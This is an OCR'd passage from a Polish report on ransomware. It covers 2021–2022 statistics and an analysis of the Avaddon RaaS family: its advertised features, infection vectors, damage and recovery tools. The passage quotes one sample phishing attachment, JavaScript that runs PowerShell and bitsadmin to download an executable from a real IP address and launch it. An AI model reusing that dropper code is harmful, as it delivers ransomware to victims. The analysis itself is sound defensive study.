
II.8.1 Rok 2021

- Odnotowano ponad 623 miliony ataków z wykorzystaniem oprogramowania ransomware - wzrost o 105% w porównaniu z rokiem 2020.
- Ponad jedna trzecia firm na świecie doświadczyła prób ataku ransomware.
- Średnia kwota żądanego okupu wzrosła o 82% w porównaniu z rokiem 2020 i w przypadku ataków na firmy i instytucje wynosiła 570 000 USD.
- Średnia kwota zapłaconego okupu wzrosła o ponad 45% i wyniosła prawie 125 000 USD.
- Co najmniej 15% użytkowników Internetu doświadczyło co najmniej jednej próby ataku malware (w tym ransomware).
- Firma Kaspersky zapobiegła prawie 370 tysiącom ataków ransomware na różnych użytkowników.
- Zanotowano wzrost o ponad 33% przypadków ataków ransomware, w których w fazie infiltracji korzystano z podatności w oprogramowaniu.
- Ransomware był najpopularniejszym rodzajem oprogramowania malware, które atakowało firmy oraz organizacje.
- Ataki ransomware na instytucje medyczne w USA wygenerowały koszty rzędu 7.8 miliardów USD. Prawie 20 milionów rekordów danych pacjentów zostało zainfekowanych w ponad 100 atakach. Cyberprzestępcy żądali okupów od 250 000 USD do 5 000 000 USD.
- Szacowana sumaryczna wielkość zapłaconych okupów wyniosła 766 000 000 USD.
- Zaobserwowano ponad 140 aktywnych rodzin oprogramowania ransomware.
- Średni czas życia danej wersji ransomware wynosił 153 dni.
- 50 % ofiar udanych ataków ransomware zapłaciła okup.

II.8.2 Rok 2022

- W roku 2022 liczba ataków ransomware spadła o 23% - wynik zwiększonej aktywności instytucji państwowych w walce ransomware oraz większej świadomości użytkowników.
- Ataki ransomware stanowiły około 20% wszystkich cyberprzestępstw.

- Ataki ransomware odpowiadały za 4% przestępstwa popełnionych w firmach w Wielkiej Brytanii.
- Wiele instytucji rządowych w Kostaryce zostało zaatakowanych przez ransomware. Szacuje się, że tylko w Ministerstwie Finansów zainfekowanych zostało ponad 800 systemów komputerowych i zaszyfrowanych zostało wiele terabajtów danych. Cyberprzestępcy żądali okupów w wysokości 10 000 000 USD. Dzienne straty spowodowane przez atak szacowane są na 38 000 000 - 125 000 000 USD.
- Szacowana sumaryczna wielkość zapłaconych okupów wyniosła 457 000 000 USD.
- Średni czas życia danej wersji ransomware wynosił 70 dni i był 54% krótszy niż w roku 2021.
- 41 % ofiar udanych ataków ransomware zapłaciła okup.



Rysunek 8. Deadbolt - podsumowanie aktywności w roku 2022 (źródło: https://go.chainalysis.com/2022-crypto-crime-report-demo.html)

II.8.3 Najczęściej atakowane państwa (ogólnie w kontekście ataków ransomware)

- Izrael
- Korea Południowa
- Wietnam
- Chiny
- Singapur

- Indie
- Kazachstan
- Filipiny
- Iran
- Wielka Brytania

II.8.4 Najczęściej atakowane państwa (w kontekście ataków ransomware na firmy i organizacje)

- USA (47%)
- Włochy (8%)
- Australia (8%)
- Brazylia (6%)
- Niemcy (6%)

II.8.5 Rodziny ransomware z najwyższymi sumarycznymi kwotami opłaconych okupów (stan na rok 2021)

- Conti - ponad 180 000 000 USD
- DarkSide - prawie 100 000 000 USD
- Cryptolocker - prawie 60 000 000 USD
- REvil - ponad 40 000 000 USD
- Cuba - ponad 20 000 000 USD

II.8.6 Inne statystyki

- Ponad 93% ataków z wykorzystaniem oprogramowania ransomware dotyczy systemów komputerowych korzystających z systemu operacyjnego Windows.
- 41% ataków ransomware w fazie infiltracji korzysta z phishingu email.
- Ponad 90% ataków ransoware zakończyło się porażką lub nie spowodowało szkód w systemach komputerowych ofiar.
- Szacuje się, że do roku 2031, co dwie sekundy następował będzie skuteczny atak ransomware.
- Szacuje się, że około 65% firm w Kanadzie padło ofiarą ataku ransomware. 11% z nich zapłaciło okup. Skradzione dane 12% zostały udostępnione w sieci Internet lub darknet.

- Zakłada się, że 20% kosztów związanych z atakiem ransomware związane są ze stratami finansowymi.

III Analiza ransomware Avaddon

Niniejszy rozdział przedstawia podsumowanie wyników uzyskanych podczas analizy oprogramowania ransomware z rodziny Avaddon[26]. W ramach badań przeprowadzona została:

- analiza statyczna;
- analiza dynamiczna;
- audyt odzyskanych kodów;

Uzyskane wyniki umożliwiły przeprowadzenie technicznej analizy budowy, sposobu działania oraz sposobu rozprzestrzeniania. Rozdział ten należy traktować jako przykład pokazujący, w jaki sposób analizowane były poszczególne próbki oprogramowania ransomware.

III.1 Opis działania z punktu widzenia zaatakowanego użytkownika

Oprogramowanie ransomware z rodziny Avaddon stanowi przykład bardzo zaawansowanego narzędzia, dystrybuowanego w modelu RaaS – ransomware as a service. W modelu tym ataki z wykorzystaniem ransomware oferowane są w formie usługi, z której skorzystać może każdy chętny. Do niedawna, przeprowadzenie ataków z wykorzystaniem oprogramowania ransomware wiązało się z koniecznością posiadania odpowiedniej wiedzy, wysoko wykwalifikowanych zasobów ludzkich oraz zasobów technicznych. Z chwilą wprowadzenia usług typu RaaS, można korzystać z gotowych narzędzi, umożliwiających przygotowanie, przeprowadzenie i kontrolowanie ataków ransomware.

Pierwsze ataki z wykorzystaniem Avaddon zostały zidentyfikowane na początku roku 2020[27]. Tego też roku rozpoczęło się świadczenie usług typu RaaS oraz obserwowany był szybki rozwój i doskonalenie jakości tego typu usług. Pojawiały się kolejne wersje oprogramowania, posiadające dodatkowe opcje działania oraz konfiguracji. Ataki z wykorzystaniem Avaddon'a nie zostały przerwane nawet w momencie opublikowania w domenie publicznej narzędzia umożliwiającego odzyskanie zaszyfrowanych danych[28]. W odpowiedzi na to narzędzie

[26] Avaddon, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.avaddon, (dostęp 01.2022)
[27] Avaddon Ransomware, NHS Digital, https://digital.nhs.uk/cyber-alerts/2021/cc-3833, (dostęp 01.2022)
[28] Sz. Czudowki, Bitdefender udostępnia darmowy deszyfrator Avaddon, Bitdefender, https://bitdefender.pl/bitdefender-udostepnia-darmowy-deszyfrator-avaddon/, (dostęp 01.2022)

cyberprzestępcy przygotowali nową wersję oprogramowania, dla której owe narzędzie nie działało.

Avaddon, wraz z utworzonym modelem dystrybucji RaaS, był promowany przez cyberprzestępców w sieci TOR (darknet), na różnego rodzaju forach oraz grupach dyskusyjnych. Pierwsze wersje oprogramowania reklamowały hasła:

- Unikatowy ładunek napisany w C++ (Unique payloads written in C++)
- Szyfrowanie plików z wykorzystaniem algorytmów AES256[29] oraz RSA2048[30], wsparcie dla szyfrowania całej zawartości plików oraz obsługa paremetryzacji (File encryption via AES256 + RSA2048, supporting full-file encryption & custom parameters)
- Możliwość pracy w trybie offline, bez konieczności kontaktu z serwerami atakujących (Full offline support, initial contact to C2 not required)
- „Niemożliwe" odzyskanie zawartości plików przez strony trzecie ("Impossible" 3rd party decryption)
- Obsługa systemu operacyjnego Windows 7 oraz kolejnych wersji (Support for Windows 7 and higher)
- Wielowątkowa obsługa szyfrowania w celu zwiększenia wydajności szyfrowania (Multi-threaded file encryption for max performance)
- Szyfrowanie plików na lokalnych oraz zdalnych dyskach (Encryption of all local and remote (and accessible) drives)
- Wsparcie IOCP dla równoległego szyfrowania plików (IOCP Support for parallel file encryption)
- Szyfrowanie nowo dodanych plików do systemu oraz podłączonych zasobów dyskowych (Persistently encrypts newly written files and newly connected media)
- Możliwość rozprzestrzeniania z wykorzystaniem mechanizmów obsługi dyskowych udziałów sieciowych takich jak SMB czy DFS (Ability to spread across network shares (SMB, DFS))

[29] Advanced Encryption Standard (AES), FIPS 197, NIST, 2001, https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197-upd1.pdf
[30] PKCS #1: RSA Cryptography Specifications, RFC 8017, https://datatracker.ietf.org/doc/html/rfc8017

- Wiele opcji dystrybucji ransomware takich jak skrypty, PowerShell[31], pliki EXE, biblioteki DLL) (Multiple delivery options (script, PowerShell, .EXE payload, .DLL))
- Praca w trybie podwyższonych uprawnień (Payload executes as administrator)
- Szyfrowanie ukrytych plików oraz dysków (Encrypts hidden files and volumes)
- Usuwa zawartość kosza systemowego, dane mechanizmu Volume Shadow Copies (VSS) oraz punkty odzyskiwania stanu systemu (Removes trash, Volume Shadow Copies (VSS), and other restore points)
- Zatrzymuje procesy mogące mieć wpływ na mechanizm szyfrowania plików (Termination of processes which inhibit encryption of files)
- Umożliwia dodatkowo określenie własnej treści oraz zachowania wiadomości o infekcji (Configurable ransom note behawior)

Dla klientów usługi RaaS[32], twórcy Avaddon udostępnili aplikację WWW umożliwiającą konfigurowanie, budowanie i rozprzestrzenianie złośliwego oprogramowania. Dodatkowo, każdy z użytkowników miał możliwość nadzorowania trwającej kampanii malware'owej wraz z analizą jej efektywności pod kątem m.in. liczby udanych ataków czy też liczby zapłaconych okupów. Dla mniej zaawansowanych użytkowników, aplikacja udostępnia wsparcie techniczne, które, w pewnym okresie działania usługi, świadczone było w trybie 24/7. Aplikacja WWW do obsługi RaaS dostępna była w zasobach sieci TOR. Na późniejszym etapie funkcjonowania, do aplikacji dodana została np. możliwość przeprowadzania ataków typu DDoS[33]. Ataki te były przeprowadzanie na organizacje oraz instytucje, które nie decydowały się na zapłatę żądanego okupu.


Na początku roku 2021 firma Bitdefender udostępniła bezpłatne narzędzie umożlwiające odzyskanie zaszyfrowanych danych. Podobne narzędzie, w domenie publicznej, udostępnione zostało przez badacza z zakresu bezpieczeństwa – Javier'a Yuste[34]. Należy zaznaczyć, że np. narzędzie utworzone J. Yuste do prawidłowego działania potrzebowało zrzutu pamięci procesu Avaddon, który został wykonany w momencie trwającego ataku. Z tego zrzutu odczytywane były dane kryptograficzne, które następnie wykorzystywane były w procesie

[31] Co to jest program PowerShell?, PowerShell, Microsoft, https://learn.microsoft.com/pl-pl/powershell/scripting/overview?view=powershell-7.3, (dostęp 07.2023)
[32] Ransomware as a Service, Wikipedia, https://en.wikipedia.org/wiki/Ransomware_as_a_service, (dostęp: 01.2022)
[33] Atak DDoS, Wikipedia, https://pl.wikipedia.org/wiki/DDoS, (dostęp 01.2022)
[34] AvaddonDecryptorm, https://github.com/JavierYuste/AvaddonDecryptorm, (dostęp 01.2022)


odzyskiwania zaszyfrowanych plików. Zaistniała sytuacja nie doprowadziła jednak do zakończenia ataków z wykorzystaniem Avaddon. W odpowiedzi, powstała nowa wersja ransomware, uniemożliwiająca odzyskanie danych z wykorzystaniem wymienionych powyżej narzędzi. Dodatkowo, aktywni w danym momencie użytkownicy RaaS, otrzymali zniżkę w ramach ponoszonej co miesiąc opłaty za usługę.

W połowie roku 2021 cyberprzestępcy zaprzestali rozwijania kolejnych wersji Avaddon oraz wyłączyli usługę RaaS. Dodatkowo, twórcy udostępnili serwisowi BleepingComputer.com dane kryptograficzne umożliwiające odszyfrowanie wcześniej zaszyfrowanych danych. Na tej podstawie firma Emisisoft przygotowała narzędzie deszyfrujące[35], umożliwiające odzyskanie utraconych podczas ataków danych. Sumarycznie, twórcy przesłali 2934 różne klucze deszyfrujące. Szacuje się, że średnia wielkość oczekiwanego okupu wynosiła około 600 000 USD[36]. Nie jest wiadomo, dlaczego cyberprzestępcy zaprzestali rozwijania tego oprogramowania oraz świadczenia usług RaaS. Przyjmuje się, że było to konsekwencją coraz bardziej intensywnych działań organów ścigania, wynikających z udanych ataków na krytyczną infrastrukturę wielu krajów.

[35] Avaddon decryptor, Emsisoft, https://www.emsisoft.com/ransomware-decryption-tools/avaddon, (dostęp 01.2022)
[36] Avaddon ransomware group closes store, sends all 2,934 decryption keys to BleepingComputer, https://techbeezer.com/avaddon-ransomware-group-closes-store-sends-all-2934-decryption-keys-to-bleepingcomputer/, (dostęp 01.2022)



Rysunek 9. Branże, najczęściej atakowane przez Avaddon (źródło: https://www.mandiant.com)



Rysunek 10. Ataki Avaddon w podziale na kraje (źródło: https://www.mandiant.com)

III.2 Sposób instalacji

Kampanie malware'owe (faza infiltracji) przeznaczone do dystrybucji ransomware'a Avaddon przeważnie korzystały z mechanizmów poczty elektronicznej - phishing e-mail. Tego typu kampanie prowadzone były poprzez rozsyłanie wiadomości e-mail zawierających zainfekowane załączniki. Załączniki te zawierały kod JavaScript lub makra oprogramowania pakietu Microsoft Office. Nazwy oraz rozszerzenia załączników, jednakże, wskazywały, że są to obrazki (np. pliki w formacie JPG) albo pliki archiwum (np. ZIP). Próba otwarcia takiego załącznika przeważnie kończyła się infekcją systemu.

Avaddon, oprócz kampanii z wykorzystaniem poczty elektronicznej, oferował również inne metody dystrybucji:

- Pobranie oraz uruchomienie z wykorzystaniem dedykowanego oprogramowania (np. Smoke Loader).

- Automatyczna dystrybucja z wykorzystaniem znanych podatności w mechanizmie RDP (Remote Desktop Protocol)[37].
- Automatyczna dystrybucja z wykorzystaniem znanych podatności w implementacjach VPN (Virtual Private Network)[38].
- Dystrybucja wykorzystująca słabe hasła używane w mechanizmie RDP.
- Dystrybucja wykorzystująca słabe hasła używane w mechanizmie VPN.

Wykorzystywane przez Avaddon metody infiltracji:

- Podatności w oprogramowaniu - RDP.
- Podatności w oprogramowaniu - VPN.
- Phishing e-mail.

Metody te uznawane są przez badaczy bezpieczeństwa za jedne z najgroźniejszych [8]. Wykorzystanie mechanizmu RDP (Remote Desktop Protocol), który przeważnie kojarzy się z firmami oraz dużymi korporacjami, wskazywało jednoznacznie na potencjalne cele ataków. W środowisku użytkowników indywidualnych, rzadko korzysta się z tego protokołu. Wybranie, przez Avaddon, tego wektora ataku wskazuje na zmianę podejścia cyberprzestępców do ataków z wykorzystaniem ransomware. Do tamtego momentu, przeważnie atakowani byli użytkownicy indywidualni. Zysk cyberprzestępców był wprost proporcjonalny do liczby udanych ataków. Użytkownicy indywidualni rzadko decydowali się na opłacenie okupu. Dodatkowo, jego wysokość nie mogła być duża. W związku z tym, atak, żeby był dla cyberprzestępców opłacalny, musiał dotyczyć bardzo wielu użytkowników indywidualnych. Dlatego też twórcy Avaddon, za cele ataków wybrali firmy oraz duże korporacje. Dzięki temu, mogli żądać bardzo wysokich okupów, które nawet przy pojedynczych udanych atakach, mogły przynieść cyberprzestępcom bardzo duże zyski. Wykorzystanie protokołu RDP przez firmy na całym świecie gwałtownie zwiększyło się wraz z wybuchem pandemii COVID-19. Protokół ten umożliwia zdalną pracę w systemie operacyjnym Microsoft Windows. RDP atakowany jest przeważnie z wykorzystaniem następujących wektorów:

- Wykorzystanie luk bezpieczeństwa pozwalających na zdalne wykonanie kodu. Jak pokazują badania bezpieczeństwa z ostatnich kilkunastu miesięcy, protokół RDP

[37] Understanding the Remote Desktop Protocol (RDP), Windows Server, Microsoft, https://learn.microsoft.com/en-us/troubleshoot/windows-server/remote/understanding-remote-desktop-protocol
[38] Virtual Private Network, Wikipedia, https://en.wikipedia.org/wiki/Virtual_private_network, (dostęp 01.2022)


posiada wiele, sukcesywnie odkrywanych podatności. Dodatkowo, wiele firm nie aktualizuje regularnie komponentów programowych, umożliwiając atakującym korzystanie ze znanych publicznie luk bezpieczeństwa.

- Wykorzystanie otwartych portów protokołu RDP do skanowania oraz odkrywania innych podatności atakowanego systemu.
- Wykorzystanie faktu, iż wielu użytkowników korzysta ze słabych jakościowo (w sensie bezpieczeństwa) danych uwierzytelniających, podatnych np. na ataki typy brute-force[39].

Kolejny wektor ataku, VPN (Virtual Private Network), również świadczy o celach ataków – firmy oraz duże korporacje. Atakujący korzystają przeważnie ze znanych podatności w implementacjach VPN oraz faktu, iż część firm nie aktualizuje na bieżąco używanych wersji oprogramowania.

Phishing jest jedną z najstarszych oraz najczęściej stosowanych metod na rozprzestrzenianie złośliwego oprogramowania. W przypadku Avaddon, wykorzystywane były wspomniane wcześniej wiadomości e-mail.

[39] Brute-force, https://networkexpert.pl/cyberbezpieczenstwo/brute-force-czym-jest-atak-brute-force/, (dostęp 01.2022)



Rysunek 11. Przykładowa wiadomość email z kampanii Avaddon'a (źródło www.bleepingcomputer.com)

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/<name>.exe','%temp%\\[0-
9]{7}{8}{9}.exe');Start-Process '%temp%\\[0-9]{7}{8}{9}.exe '",false);

jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
http://217.8.117.63/<name>.exe %
```

Kod źródłowy 1. Przykładowa zawartość załącznika email – kod JavaScript, który pobiera na komputer ofiary, a następnie uruchamia, wirusa Avaddon

III.3 Powodowane szkody

Udany atak z wykorzystaniem oprogramowania Avaddon powoduje wiele szkód zarówno na komputerze ofiary. Dodatkowo, Avaddon również może powodować szkody w zasobach sieci, w której działa zaatakowany system. Do najważniejszych szkód powodowanych przez Avaddon należą:

- Usunięcie lokalnych backupów.
- Usunięcie plików mechanizmu VSS[40].
- Zaszyfrowanie plików określonych formatów składowanych na dyskach lokalnych.

[40] Volume Shadow Copy Service, Windows Server, Microsoft, https://learn.microsoft.com/en-us/windows-server/storage/file-server/volume-shadow-copy-service, (dostęp 07.2022)

- Zaszyfrowanie plików określonych formatów składowanych na podłączonych do komputera zasobach sieciowych.
- Zaszyfrowanie zawartości nowych plików.
- Zaszyfrowanie zawartości nowych zasobów dyskowych podłączonych do komputera.
- Zaszyfrowanie zawartości ukrytych wolumenów systemowych.
- Zmiany w konfiguracji komputera.
- Kradzież danych.
- Ataki DDoS.
- Zatrzymanie wybranych usług oraz procesów systemowych.

Powyższe szkody dotyczą pojedynczych stacji roboczych. Jednakże, udany atak na firmę może spowodować bardzo duże straty finansowe oraz wizerunkowe, których może nie udać się już naprawić. W niektórych przypadkach, jak to miało miejsce w przeszłości[41], udany atak z wykorzystaniem ransomware, może doprowadzić firmę do bankructwa.

III.4 Sposoby odzyskania danych

W wyniku udanego ataku z wykorzystaniem Avaddon, utracony zostaje dostęp do części danych składowanych na komputerze ofiary oraz połączonych z nią zasobach sieciowych. Avaddon, na samym początku działania, usuwa punkty przywracania oraz kopie bezpieczeństwa tworzone przez mechanizmy systemu operacyjnego. Dlatego też, dane można odzyskać korzystając jedynie z backupu zewnętrznego. Ważne jest, żeby w przedsiębiorstwie stosować odpowiednie polityki oraz procedury tworzenia wielowarstwowych kopii bezpieczeństwa. Alternatywnym rozwiązaniem jest tworzenie kopii bezpieczeństwa z wykorzystaniem rozwiązań chmurowych, które przechowują wiele stanów zmian (np. wszystkie zmiany danych z okresu ostatnich 30 dni).

Jeżeli ofiara ataku nie dysponuje kopią bezpieczeństwa danych, które zostały zaszyfrowane, pozostaje skorzystać z narzędzi umożliwiających odzyskanie danych (jeżeli takowe w danym momencie istnieją). Na chwilę obecną, dla Avaddon dostępne są co najmniej trzy, opisane poniżej, tego typu narzędzia:

